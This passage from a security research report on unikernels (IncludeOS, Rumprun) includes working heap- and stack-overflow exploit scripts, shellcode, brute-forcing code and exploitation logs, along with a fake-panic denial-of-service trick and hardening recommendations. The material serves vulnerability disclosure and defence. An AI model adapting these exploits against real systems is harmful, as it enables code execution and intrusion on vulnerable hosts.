70              ready = select.select([sock], [], [], 5.0)
71              if ready[0] == []:
72                  print hex(ph_addr_guess), '\t', CHK_MARK
73                  break
74              print hex(ph_addr_guess), '\t', X_MARK
75              ph_addr_guess += 0x8
76          finally:
77              connection.close()
78
79      return ph_addr_guess
80
81  def listen(port):
82      sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
83      sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
84      server_address = (HOST, port)
85      print 'Starting up on %s port %s' % server_address
86      sock.bind(server_address)
87      sock.listen(1)
88
89      print 'Finding the distance to the next chunk header...'
90      chunk_size = get_chunk_size(sock)
91      print '\nDistance to the next chunk header:', hex(chunk_size)
92
93      print 'Brute-forcing the panic handler address...'
94      ph_addr = do_exploit(sock, chunk_size, 0xc54ba0)
95      print '\nPanic handler address: ', hex(ph_addr)
96
97
98  if __name__ == '__main__':
99      listen(PORT)
```

Listing 68: `unikernel-tests/includeos/src/4-heap-3-brute-force/bruteforcer.py`

```python
import sys, os, binascii, struct

SHELLCODE = [ 0x48, 0x8d, 0x1d, 0xff, 0xff, 0xff, 0xff, 0xeb, 0x0e, 0x48, 0x65, 0x6c, 0x6c, 0x6f,
  0x2c, 0x20, 0x77, 0x6f, 0x72, 0x6c, 0x64, 0x21, 0x0a, 0x90, 0x90, 0x90, 0x90, 0x90, 0x48, 0x89,
  0xdf, 0x48, 0x83, 0xc7, 0x03, 0x48, 0x31, 0xc9, 0x88, 0x4f, 0x0e, 0x48, 0x31, 0xc0, 0xba, 0xff,
  0xba, 0xb0, 0xff, 0xc1, 0xe2, 0x08, 0xc1, 0xea, 0x10, 0xc1, 0xe2, 0x08, 0xff, 0xd2, 0x0f, 0x0b ]

# Little-endian string util functions
def lestr(x, fmt):
  return struct.pack('<' + fmt, x).encode('hex')
def lestr8(x):
  return lestr(x, 'Q')

class Chunk:
  def __init__(self, size, prev_size, fd, bk):
    self.size = size
    self.prev_size = prev_size
    self.fd = fd
    self.bk = bk
  def __str__(self):
    ret =  lestr8(self.size)
    ret += lestr8(self.prev_size)
    ret += lestr8(self.fd)
    ret += lestr8(self.bk)
    return ret

EARLY_WRITABLE_TEXT_ADDR = 0xa00300      # Write our 8-byte shellcode stub here
EXEC_STUB_SHELLCODE = 0xc300000088c48148 # rasm2 -a x86 -b 64 'add rsp, 0x88; ret;'
BUFSTART_STUB_SHELLCODE = 0x2eeb         # jmp 0x30
HDRSIZE = len(str(Chunk(0,0,0,0)))/2     # Header size (fd and bk are not used)
EIGHT_BYTE_NOP = 0x0000000000841f0f      # see <deregister_tm_clones-0x8> in objdump
CHUNK1_SIZE_INITIAL_GUESS = 0x40
HANDLER_ADDR_INITIAL_GUESS = 0xbfe700    # near the known PH addr, for demo purposes

def generate_exploit(chunk1_size, panic_handler_addr):
  # free() appears to always consolidate forwards. We need to give this
  # chunk1 header/footer a valid set of values so unlink does not crash.
  chunk2_hdr = Chunk(0x20, 0x28, EIGHT_BYTE_NOP, EIGHT_BYTE_NOP)
  fake_prev_chunk_hdr = Chunk(0x0, 0x0, panic_handler_addr - 0x18, EARLY_WRITABLE_TEXT_ADDR)
  fake_next_chunk_hdr = Chunk(0x0, 0x0, EARLY_WRITABLE_TEXT_ADDR - 0x18, EXEC_STUB_SHELLCODE)

  atk_str = 'AA'*(chunk1_size - HDRSIZE) # Pad to end of chunk 1
  atk_str += str(fake_prev_chunk_hdr)    # Fake prev chunk header
  atk_str += str(chunk2_hdr)             # Fake chunk2 header

  # Instruction to jump over next header (execution starts from here) plus some padding to 8 bytes
  atk_str += 'eb26' + 'BB'*6
  # Fake next chunk header
  atk_str += str(fake_next_chunk_hdr)
  # Return raw bytes, not ASCII hex
  return atk_str.decode('hex') + ''.join(list(map(lambda c: chr(c), SHELLCODE)))
```

Listing 69: `unikernel-tests/includeos/src/4-heap-3-brute-force/exploitgenerator.py`

```
Starting up on 10.0.0.1 port 8080
Finding the distance to the next chunk header...
Size    Max OK  Min crash               Result  Increment
0x1     0x1     0xffffffffffffffffL     ✔       +0x1
0x2     0x1     0xffffffffffffffffL     ✔       +0x2
0x4     0x2     0xffffffffffffffffL     ✔       +0x4
0x8     0x4     0xffffffffffffffffL     ✔       +0x8
0x10    0x8     0xffffffffffffffffL     ✔       +0x10
0x20    0x10    0xffffffffffffffffL     ✔       +0x20
0x40    0x20    0xffffffffffffffffL     ✔       +0x40
0x80    0x40    0xffffffffffffffffL     ✔       +0x80
0x100   0x80    0xffffffffffffffffL     ✘       -0x80
0x80    0x80    0x100                   ✔       +0x1
0x81    0x80    0x100                   ✔       +0x2
0x83    0x81    0x100                   ✔       +0x4
0x87    0x83    0x100                   ✔       +0x8
0x8f    0x87    0x100                   ✔       +0x10
0x9f    0x8f    0x100                   ✘       -0x10
0x8f    0x8f    0x9f                    ✔       +0x1
0x90    0x8f    0x9f                    ✔       +0x2
0x92    0x90    0x9f                    ✔       +0x4
0x96    0x92    0x9f                    ✔       +0x8
0x9e    0x96    0x9f                    ✘       -0x8
0x96    0x96    0x9e                    ✔       +0x1
0x97    0x96    0x9e                    ✔       +0x2
0x99    0x97    0x9e                    ✘       -0x2
0x97    0x97    0x99                    ✔       +0x1
0x98    0x97    0x99                    ✔       +0x2
0x9a    0x98    0x99                    ✘       -0x2

Distance to the next chunk header: 0x90
Brute-forcing the panic handler address...
Address         Result
0xc54ba0        ✘
0xc54ba8        ✘
0xc54bb0        ✘
0xc54bb8        ✘
0xc54bc0        ✘
0xc54bc8        ✘
0xc54bd0        ✘
0xc54bd8        ✘
0xc54be0        ✘
0xc54be8        ✘
0xc54bf0        ✘
0xc54bf8        ✘
0xc54c00        ✘
0xc54c08        ✘
0xc54c10        ✔

Panic handler address: 0xc54c10
```

Listing 70: Output of `unikernel-tests/includeos/src/4-heap-3-brute-force/bruteforcer.py`

```
================================================================================
 IncludeOS v0.11.0-bundle-dirty (x86_64 / 64-bit)
 +--> Running [ IncludeOS minimal example ]
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
*** Waiting up to 5 sec. for DHCP... ***
    [ Network ] Creating stack for VirtioNet on eth0
      [ Inet4 ] Bringing up eth0 on CPU 0
      [ Inet4 ] Negotiating DHCP...
      [ Inet4 ] Network configured
                IP:             10.0.2.15
                Netmask:        255.255.255.0
                Gateway:        10.0.2.2
                DNS Server:     10.0.2.3
     [ DHCPv4 ] Configuration complete (eth0)
Connecting to 10.0.0.1:8080...
Connected!
buf1 @ 0x11fb9f0: 129
buf2 @ 0x11fba90: 0
Connected!
buf1 @ 0x11fb8a0: 132
buf2 @ 0x11fb940: 3
Connected!
buf1 @ 0x11fb980: 140
buf2 @ 0x11fe5a0: 0
Connected!
buf1 @ 0x11ff9c0: 128
buf2 @ 0x11ffa60: 0

/* Omitted similar output. Eventually the following occurs... */

>>>> !!! CPU 0 EXCEPTION !!! <<<<
    General Protection Fault (13)   EIP  0xc4d280
Error code: 0x1

        **** CPU 0 PANIC: ****
 General Protection Fault (13)
        Heap is at: 0x1226000 / 0x7fdffff  (diff=115056639)
        Heap usage: 746 / 113106 Kb

[0] 0x0000000000a05ec0 + 0x0ea: panic
[1] 0x0000000000b101b0 + 0x088: void cpu_exception<13>(void**, unsigned int)
Paniced! Rebooting...
   [ x86_nano ] Starting IncludeOS chainloader

  [ chainload ] 32-bit chainloader found 1 modules
  [ chainload ] Hotswapping with params: base: 0xe2f094, len: 2915912, dest: 0xa00000, start: 0xa02b20
================================================================================
 IncludeOS v0.11.0-bundle-dirty (x86_64 / 64-bit)
 +--> Running [ IncludeOS minimal example ]
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

/* Kernel has restarted. This occurs numerous times, until... */
```

```
Connecting to 10.0.0.1:8080...
Connected!
buf1 @ 0x11fb9f0: 112
buf2 @ 0x11fba90: 3

/* omitted register information */

>>>> !!! CPU 0 EXCEPTION !!! <<<<
    General Protection Fault (13)   EIP  0xa00300
Error code: 0xc54bf8

        **** CPU 0 PANIC: ****
 General Protection Fault (13)
        Heap is at: 0x11fd000 / 0x7fdffff  (diff=115224575)
        Heap usage: 582 / 113106 Kb

[0] 0x0000000000a05ec0 + 0x0ea: panic
[1] 0x0000000000b101b0 + 0x088: void cpu_exception<13>(void**, unsigned int)
Hello, world!

/* omitted register information */


>>>> !!! CPU 0 EXCEPTION !!! <<<<
    Invalid Opcode (6)   EIP  0x9fdb4e

        **** CPU 0 PANIC: ****
 Invalid Opcode (6)
        Heap is at: 0x11fd000 / 0x7fdffff  (diff=115224575)
        Heap usage: 582 / 113106 Kb

/* omitted more panic output */
```

Listing 71: Output of `unikernel-tests/includeos/src/4-heap-3-brute-force/service.cpp` (exploited)

6.10.2 Instruction Overwrite via Stack Buffer Overflow

As noted in Section 6.4, IncludeOS's section layout is unusual. The stack, which grows up, is at a very low address, followed by program code in the text section, then static data, and finally the heap. The standard layout for these sections is *text, data, heap, stack*. Since all of memory is `RWX` (see Section 6.5) and there are no guard pages between sections, stack buffer overflows – if they write far enough – can directly overwrite program instructions. This can lead instantly to code execution, and even if IncludeOS's stack canaries worked properly, they would be bypassed completely.

Listed next is a vulnerable TCP client, which attempts to connect to the given address and port, reads one packet, and stores the contents in a too-small buffer. A Python script, `atkserver.py`, acts as the server.

The exploit code generation is found in a separate file, `exploitgenerator.py`. It produces shellcode starting with the assembly below, followed by an arbitrary number of 8-byte sequences consisting of 6 `nop`s followed by a negative `jmp`. When such an 8-byte sequence writes over the current instruction, the reverse jump chain is followed up to the start up the buffer, where the main exploit shellcode is located. For demonstration purposes, the exploit simply calls `kprintf()` (the address of which is assumed known) to print the string `Hello, world!`, and lastly causes a panic via a `ud2` instruction.

```
#include <os>
#include <net/inet4>

void connectTo(net::ip4::Addr addr, int port);
void startClient(const std::string& args);

void Service::start(const std::string& args) {
  printf("*** Waiting up to 5 sec. for DHCP... ***\n");
  net::Inet4::ifconfig(5.0, [=](bool timeout) {
    if (timeout) {
      printf("*** Falling back to static network config ***\n");
      net::Inet4::stack().network_config(
        { 10,0,0,10 },      // IP
        { 255,255,255,0 },  // Netmask
        { 10,0,0,1 },       // Gateway
        { 8,8,4,4 });       // DNS
    }
    startClient(args);
  });
}

void connectTo(net::ip4::Addr addr, int port) {
  auto& inet = net::Inet4::stack<0>();
  net::Socket remote(net::ip4::Addr(addr), port);

  auto connectionCallback = [](net::tcp::Connection_ptr conn) {
    printf("Connected!\n");

    conn->on_read(0x2000, [=](net::tcp::buffer_t buffer, size_t n) {
      char buf1[32];
      printf("buf1 @ %p: 0x%llx\n", &buf1, n);
      memcpy(buf1, buffer.get(), n);
    });
  };
  inet.tcp().connect(remote, connectionCallback);
}

void startClient(const std::string& args) {
  // Set up a TCP client
  size_t firstSpacePos = args.find(' ');
  size_t secondSpacePos = args.find(' ', firstSpacePos+1);
  static std::string remoteAddr = args.substr(firstSpacePos+1, secondSpacePos - firstSpacePos - 1);
  static std::string remotePort = args.substr(secondSpacePos+1, args.size() - secondSpacePos - 1);

  if (remoteAddr.size() == 0) remoteAddr = "10.0.0.1";
  if (remotePort.size() == 0) remotePort = "8080";

  printf("Connecting to %s:%s...\n", remoteAddr.c_str(), remotePort.c_str());
  connectTo(remoteAddr, std::stoi(remotePort));
}
```

Listing 72: `unikernel-tests/includeos/src/5-misc-5-stack-of-dyn/service.cpp`

```python
#! /usr/bin/env python

import sys, os, select, socket
from exploitgenerator import generate_exploit

HOST = '10.0.0.1' if (len(sys.argv) < 2) else sys.argv[1]
PORT = 8080 if (len(sys.argv) < 3) else int(sys.argv[2])

def listen(port):
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    server_address = (HOST, port)
    print 'Starting up on %s port %s' % server_address
    sock.bind(server_address)
    sock.listen(1)

    # The optimal size may be different for different targets
    # Try not to overwrite more program code than we need!
    atk_str = generate_exploit(0xc80)

    connection, client_address = sock.accept()
    connection.sendall(atk_str)

if __name__ == '__main__':
    listen(PORT)
```

Listing 73: `unikernel-tests/includeos/src/5-misc-5-stack-of-dyn/atkserver.py`

```python
NOP_JMP = [ 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0xeb, 0x86 ] # 6x nop + jmp -0x78
SHELLCODE = [ 0x48, 0x8d, 0x1d, 0xff, 0xff, 0xff, 0xff, 0xeb, 0x0e, 0x48, 0x65, 0x6c, 0x6c, 0x6f, 0x2c,
  0x20, 0x77, 0x6f, 0x72, 0x6c, 0x64, 0x21, 0x0a, 0x90, 0x90, 0x90, 0x90, 0x90, 0x48, 0x89, 0xdf, 0x48,
  0x83, 0xc7, 0x03, 0x48, 0x31, 0xc9, 0x88, 0x4f, 0x0e, 0x48, 0x31, 0xc0, 0xba, 0xf0, 0xb6, 0xb0, 0xff,
  0xc1, 0xe2, 0x08, 0xc1, 0xea, 0x08, 0xff, 0xd2, 0x0f, 0x0b, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90,
  0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90,
  0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90,
  0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90,
  0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90,
  0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90,
  0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90,
  0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90,
  0x90, 0x90, 0xe9, 0x40, 0xff, 0xff, 0xff ]

def generate_exploit(desired_length):
    atk_str = SHELLCODE
    length = len(atk_str)
    while length < desired_length:
        print hex(length), hex(desired_length)
        atk_str += NOP_JMP
        length += 8
    chars = list(map(lambda x: chr(x), atk_str))
    return ''.join(chars)
```

Listing 74: `unikernel-tests/includeos/src/5-misc-5-stack-of-dyn/exploitgenerator.py`

```
_start:
  db 0x48,0x8d,0x1d,0xff,0xff,0xff,0xff
  db 0xeb,0xe
  db 'Hello, world!',0x0a
  nop
  nop
  nop
  nop
  nop
get_message_addr:
  mov rdi,rbx
  add rdi,0x3

  xor rcx,rcx
  mov byte [rdi+0xe],cl

  ; Call kprintf. Hardcoded for demo purposes; could scan in practice.
  xor rax,rax
  mov edx, 0xffb0b6f0
  shl edx, 0x8
  shr edx, 0x8
  call rdx
  ud2

  ; 128 nops to ensure that the reverse jumps end in the jmp below
  db 0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90
  db 0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90
  db 0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90
  db 0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90
  db 0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90
  db 0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90
  db 0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90
  db 0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90
  db 0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90
  db 0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90
  db 0x90,0x90,0x90,0x90,0x90,0x90,0x90,0x90

  jmp _start
```

Listing 75: Assembly corresponding to the main exploit `SHELLCODE` variable from the previous page

```
*** Waiting up to 5 sec. for DHCP... ***
    [ Network ] Creating stack for VirtioNet on eth0
      [ Inet4 ] Bringing up eth0 on CPU 0
      [ Inet4 ] Negotiating DHCP...
      [ Inet4 ] Network configured
                IP:             10.0.2.15
                Netmask:        255.255.255.0
                Gateway:        10.0.2.2
                DNS Server:     10.0.2.3
     [ DHCPv4 ] Configuration complete (eth0)
Connecting to 10.0.0.1:8080...
Connected!
buf1 @ 0x9ffbd0: 0xc79
Hello, world!

/* omitted register info */

>>>> !!! CPU 0 EXCEPTION !!! <<<<
    Invalid Opcode (6)   EIP  0x9fdbbe

        **** CPU 0 PANIC: ****
 Invalid Opcode (6)
        Heap is at: 0x11fd000 / 0x7fdffff  (diff=115224575)
        Heap usage: 585 / 113109 Kb

[0] 0x0000000000a05ca0 + 0x0ea: panic
[1] 0x0000000000b0fad0 + 0x074: void cpu_exception<6>(void**, unsigned int)
[2] 0x00000000009ffc14 + 0x000: 0x9ffc14
[3] 0x9090909090909090 + 0x000: 0x9090909090909090

/* omitted register info */


>>>> !!! CPU 0 EXCEPTION !!! <<<<
    General Protection Fault (13)   EIP  0x9f9993
Error code: 0x9f967c

        **** CPU 0 PANIC: ****
 General Protection Fault (13)
        Heap is at: 0x11fd000 / 0x7fdffff  (diff=115224575)
        Heap usage: 585 / 113109 Kb

[0] 0x0000000000a05ca0 + 0x0ea: panic
[1] 0x0000000000b0fea0 + 0x088: void cpu_exception<13>(void**, unsigned int)
```

Listing 76: Output of `unikernel-tests/includeos/src/5-misc-5-stack-of-dyn/service.cpp` (exploited)

6.10.3 Denial-of-Service via `vmrunner`

IncludeOS's `boot` utility allows users to quickly build and run images with little need for configuration; as such, it is the recommended method for launching IncludeOS services. `boot`, a Python script, internally builds and manages virtual machines via the `vmrunner` module, which, by default, is configured to respond to certain kernel events such as shutdowns and panics. Custom event handlers can also be registered to be called whenever the VM outputs a line matching a given regular expression.

As it turns out, the panic and shutdown handlers are actually just specific cases of the regex-match functionality. If a line contains `PANIC`, `vmrunner._on_panic()` is called, and if it contains `SUCCESS`, `vmrunner._on_success()` is called. `vmrunner` allows users to register callbacks for these two events, but they are called *in addition* to the default functions and do not replace them. When registering a custom success callback via `vmrunner.on_panic(callback, do_exit=False)`, the second argument allows the user to specify that the VM should not exit on success – indeed, the `boot` utility does precisely this. However, no such option exists for panics.

`_on_panic()` is aliased to `panic()`, which attempts to read one more line (the panic reason), then buffers the remaining VM output until the first `EOT` (`0x04`) character, then prints each line in the buffer, and finally stops the VM.

```
    def read_until_EOT(self):
        chars = ""

        while (not self._proc.poll()):
            char = self._proc.stdout.read(1)
            if char == chr(4):
                return chars
            chars += char

        return chars

    # Default panic event
    def panic(self, panic_line):
        panic_reason = self._hyper.readline()
        info("VM signalled PANIC. Reading until EOT (", hex(ord(EOT)), ")")
        print color.VM(panic_reason),
        remaining_output = self._hyper.read_until_EOT()
        for line in remaining_output.split("\n"):
            print color.VM(line)
```

Listing 77: An abbreviated version of `panic()` as found in `vmrunner/vmrunner.py`

If an attacker can cause a string including `\n` and `\x04` to be outputted to the VM console (e.g. due to server logging), the above behavior can be exploited to fake a panic, causing `vmrunner` to kill the VM. The exploit string only needs to contain the elements `PANIC,\n,\n,\x04` in that order; any number of other characters may also be present. A simple example, and the resulting output, are shown below.

If the attacker is unable to cause the VM to output newlines or `EOT` characters, a line merely containing the string `PANIC` is sufficient to stop `vmrunner` from printing any further output, although it will not kill the VM. As shown in the code above, after receiving a line containing `PANIC`, `vmrunner` will buffer indefinitely without printing – at least until the application itself outputs an `EOT` character on shutdown or panic. This may be useful in cases where attackers wish to hide the VM's output.

```
#include <service>
#include <cstdio>

void Service::start(const std::string& args) {
    printf("aaaPANICaaa\n");
    printf("reason\n");
    printf("will print\x04");
    printf("will not print\n");
}
```

Listing 78: `unikernel-tests/includeos/src/5-misc-2-panic/service.cpp`

```
aaaPANICaaa
* <VMRunner>:  VM signalled PANIC. Reading until EOT ( 0x4 )
reason
will print
* <VMRunner>:  Stopping test PID 14844 with -SIGTERM
* <VMRunner>:   + child process  14845
* <VMRunner>:  Exit called with status 67 ( VM_PANIC )
* <VMRunner>:  Message: reason
Keep running:  False
* <VMRunner>:  Calling on_exit
* <VMRunner>:  Program exit called with status 67 ( VM_PANIC )
* <VMRunner>:  Stopping all vms

[ VM_PANIC ] reason
```

6.10.4 Changes in Later Commits

In the commit we tested (`39c29bb`), the panic signature string being searched for was simply `"PANIC"`. Just as we finished testing, a new commit (`e774dda`) was pushed that changed the string to `"\x15\x07\t****PANIC****"`. This does not change the exploitability of this functionality.

6.10.5 A Note on Networking

IncludeOS implements its network stack on top of Virtio's `virtio-net` paravirtualized network interface. Given the evented nature of IncludeOS's networking APIs, it may be simpler to perform networking operations by directly interacting with the PCI interface over memory-mapped I/O than to invoke IncludeOS's networking APIs directly from shellcode. Due to time constraints, we did not fully implement a network-based shellcode loader for IncludeOS as we did for Rumprun, but we were able to invoke the APIs sufficiently to perform a basic TCP handshake.

6.11 Recommendations

Based on our experimental results, we recommend that IncludeOS's developers take the following measures. Further explanations of the technical features involved can be found in each issue's respective section.

- Use the standard section layout of *text, data, heap, stack*. The stack and the heap should grow directly towards one another. Place guard pages between all major sections.
- Implement runtime ASLR for the base addresses of `.text`, `.data`, the heap, and the stack. Ensure that entropy is sufficient to inhibit attacks, and audit internal interfaces to reduce location leaks. (See Section 6.4.)
- Enforce a `W^X` memory policy across all program memory, i.e. ensure that pages can never be simultaneously writable and executable. The null page should be neither. (See Section 6.5.)
- Implement the features necessary for the stack guard value to be copied to thread-local storage. We were unable to determine precisely what component it is whose absence causes the canaries to be null; most likely, the issue is a result of IncludeOS lacking thread support. (See Section 6.6.)
- Make either the first or the second byte of the canary array unconditionally null. Both options provide a similar level of security, although they result in different tradeoffs, though the second byte is generally preferable in most situations. (See Section 6.6.)
- Ensure the stack and heap may not grow into one another. Place a 1MB guard page between the two memory regions. To prevent large stack allocations hopping the guard page, the compiler must also support stack probing, which ensures that each page of a large stack allocation is touched to force potential guard page faults. With proper compiler support, libc implementations that unconditionally use builtins (e.g. `__builtin_alloca()`) to perform stack allocations will use the compiler's stack probing implementation. Google's Bionic is one such implementation. [Gooa] Stack probing may be enabled in GCC with the `-fstack-clash-protection` flag. [Proe]
  Note: Clang does not currently support the `-fstack-clash-protection` flag. However, in LLVM, this feature may be enabled on a per-function basis with the `probe-stack` attribute, a feature recently added by Rust's developers. [Inf, Rus]
- Include a canary value at the start of heap chunks. At runtime, generate a cryptographically secure value for the heap canary. (See Section 6.7.)
- Reimplement the heap allocator using methods that guarantee unpredictable allocations. Additionally, ensure that recently freed chunks may not be easily reused to yield deterministic allocations. (See Section 6.7.)
- Consider replacing the heap allocator with a performant security- hardened one such as Blink's `PartitionAlloc` or its further hardened fork by Chris Rohlf. [Goob, Roh] (See Section 6.7.)
- Consider using `RDSEED` to seed the SHAKE128 RNG or using `RDRAND` directly as the CSPRNG itself.
- Implement the C standard library with something other than Red Hat's `newlib`, which has virtually no security measures. Consider using Android's implementation of the BSD `libc`, Bionic, which contains some security hardening over the standard `libc`, including disabling the `%n` format string specifier and supporting `_FORTIFY_SOURCE`. [Gooa] (See Section 6.9.)
- Use an out-of-band method to signal panics to `vmrunner`. Do not rely on grepping for particular console output. (See Section 6.10.3.)

7.1 Rumprun

7.1.1 Security Standing

- **ASLR** is not implemented. PIE is manually disabled; code is not position independent.
- Binaries are generated completely deterministically from source code; the same source will always produce the same memory layout.
- **`W^X`** policy is not enforced consistently.
  - The stack, heap, and static data are `RWX`.
  - Program code is not writable, and the null page does not have write, read, or execute permissions.
- **Stack canaries** are either nonexistent or null.
  - Canaries are disabled in the kernel itself.
  - Application code may have canaries, but they will always be null due to issues with thread-local storage.
- **Heap integrity checks** are minimal, inconsistently applied, and easily circumvented.
  - Chunk and page headers have canaries, but they are preprocessor-defined constants.
  - All other validated heap metadata can be spoofed if the chunk size is known to the nearest power of 2.
- The **C standard library** is implemented using NetBSD's `libc`.
  - The `%n` format specifier is supported.
  - Custom format specifiers are not supported.
  - `_FORTIFY_SOURCE` is supported, but disabled by Rumprun's build scripts.
- **Included functionality** is very large by default.
  - Using any of the default `rumprun-bake` configurations, a large amount of unnecessary libraries will be linked in, primarily concerning filesystems, networking, and memory management.
- **Syscalls** exist and can be invoked, albeit via a function rather than an interrupt.
  - The syscall function begins with a long, unique string of bytes that does not differ across binaries. Shellcode can easily scan for it.

7.1.2 Exploitability

- Memory corruption vulnerabilities (e.g. stack and heap overflows) can lead to code execution in a variety of scenarios.
  - Stack overflows may require the attacker to write null bytes.
  - The attacker must have some idea of the memory layout in order to overwrite a function pointer and gain code execution.
    - The syscall table is generally a reliable target.
- Given the binary or the source, the memory layout can be known precisely.
  - Because there is no ASLR, attackers who do not know the memory layout can brute-force the locations of useful function pointers, even if the target crashes as a result of a failed attempt.

7.2 IncludeOS

7.2.1 Security Standing

- **ASLR** is not implemented.
- Binaries are generated completely deterministically from source code; the same source will always produce the same memory layout.
- **`W^X`** policy is not enforced at all.
  - All of memory is `RWX`.
- **Stack canaries** are present in all kernel and application functions, but are always null due to issues with thread-local storage.
  - The intended canary values are preprocessor defines, generated by CMake's cryptographically-insecure `STRING(RANDOM ...)` command.
  - All images built against the same kernel build will have the same canary.
  - Stack overflows can overwrite program code, rendering stack canaries completely ineffective.
  - The stack canary (in the most recent version at the time of writing) will generally contain no null bytes.
- **Heap integrity checks** are not performed at all.
  - Heap chunk headers do not have canaries.
  - Linked list pointers are not validated when `free`ed.
- The **C standard library** is implemented using Red Hat's `newlib`, which is targeted at embedded devices.
  - The `%n` format specifier is supported.
  - Custom format specifiers are not supported.
  - `_FORTIFY_SOURCE` is not supported.
  - Security measures in general are minimal or nonexistent.
- **Included functionality** is small by default.
  - IncludeOS's example CMake files do not include any extra libraries, drivers or plugins.

7.2.2 Exploitability

- Memory corruption vulnerabilities (e.g. stack and heap overflows) can lead to code execution in almost all cases.
  - Stack overflows can directly overwrite program instructions.
  - Heap overflows can be used to write two pointers when a chunk is freed.
    - The OS panic handler is generally the best target (see Section 6.7.2)
- Given the binary or the source, the memory layout can be known precisely.
  - Because there is no ASLR, attackers who do not know the memory layout can brute-force the location of the panic handler, even if the target crashes as a result of a failed attempt. (See Section 6.10.1)

We initially suspected that unikernels, in their quest for minimalism, might cut corners on some security features in exchange for greater performance or reduced size. This was certainly true to some extent, particularly as evidenced by IncludeOS use of Red Hat's `newlib`, a C standard library implementation targeted at embedded devices. This explanation, however, is not even remotely adequate to explain our findings – almost `none` of the protections that we checked for were implemented in either Rumprun or IncludeOS. Indeed, the truth probably lies closer to the second point of our hypothesis: that unikernel developers as a whole do not properly understand the burden they have placed upon themselves by mixing kernel and userspace code, leaving wide open a multitude of gaps in unikernels' defenses.

When writing a userspace application for a full-featured operating system, one does not need to worry about features like ASLR, memory mappings, and page permissions. These and other such low-level security features are performed by the kernel and loader well before `main()` is ever called. Furthermore, when the application is run, it will be allotted its own virtual memory space; it will not be able to directly access the memory of other applications or of the kernel. Privileged operations such as disk or network access generally must be performed through syscalls, which request that the kernel perform some operation on behalf of another process; such requests can, of course, be denied. In short, full-featured operating systems have various ways of making applications harder to successfully exploit, and even if an application is compromised, its ability to perform dangerous operations is limited by a privilege model.

Unikernels, on the other hand, typically link vanilla userspace binaries together with a kernel and run the result as a single process, with everything in ring 0. As such, a great many of the aforementioned defenses are difficult or impossible to implement, and a unikernel must monolithically perform an enormous amount of tasks to ensure its own security. Since the application `is` the kernel and exists in the same address space, privilege separation is impractical; dangerous kernel functionality can be invoked from application code. Furthermore, this single process is responsible for setting up its own low-level memory defenses: ASLR, page permissions, guard pages, and so on. If it provides a syscall API, as Rumprun does, it is responsible for ensuring security on both ends of the syscall implementation, the caller and the callee. This includes ensuring, for instance, that dynamically-generated syscall tables are not writable. Many unikernels (Rumprun again being an example) provide their own build toolchain for application code, meaning that developers will have to concern themselves with compiler-level security as well, most notably setup of the stack canary and other buffer overflow protections.

Given the subtlety and complexity involved in all these features, it is in retrospect unsurprising that Rumprun and IncludeOS both failed to implement the vast majority of them. There were three major types of failure; in rough order of frequency: oversight, intentional omission, and genuine bugs.

Oversight was far and away the most common issue. Many of the security measures we checked for – chiefly ASLR, `W^X` page permissions, and heap integrity checks – simply were not present, and in most cases there was no evidence to suggest that implementation had even been attempted. The state of memory protection in the two unikernels provides a representative example. IncludeOS explicitly gives every page `RWX` permissions when the page table is initialized; the kernel never calls `mprotect` later on to secure sensitive pages such as the one holding the panic handler function pointer. Rumprun makes the text section non-writable and secures the null page, but upon further inspection, this is actually done by the NetBSD code on which it is based; again, `mprotect` is never called in the source code of Rumprun itself. Perhaps the most embarrassing example of this trend is IncludeOS, which, although claimed by its CEO to be built with "security in mind," uses `newlib`, a Red Hat C standard library implementation with literally no hardening features whatsoever, retaining vulnerabilities known since the early 2000s. Overall, what half-hearted attempts at security *do* exist are almost entirely a coincidence of the code on which they were based, the standard library implementations they use, and the compilers used to build them. Furthermore, it is clear

that the two unikernels' third-party library choices were not made with security as a primary concern, and additionally, unikernel-implemented replacements for functionality that those libraries otherwise provided are less secure than the things they replace. This suggests that the developers probably did not realize that it was their responsibility to implement the aforementioned security features, and possibly did not even *know about* said features.

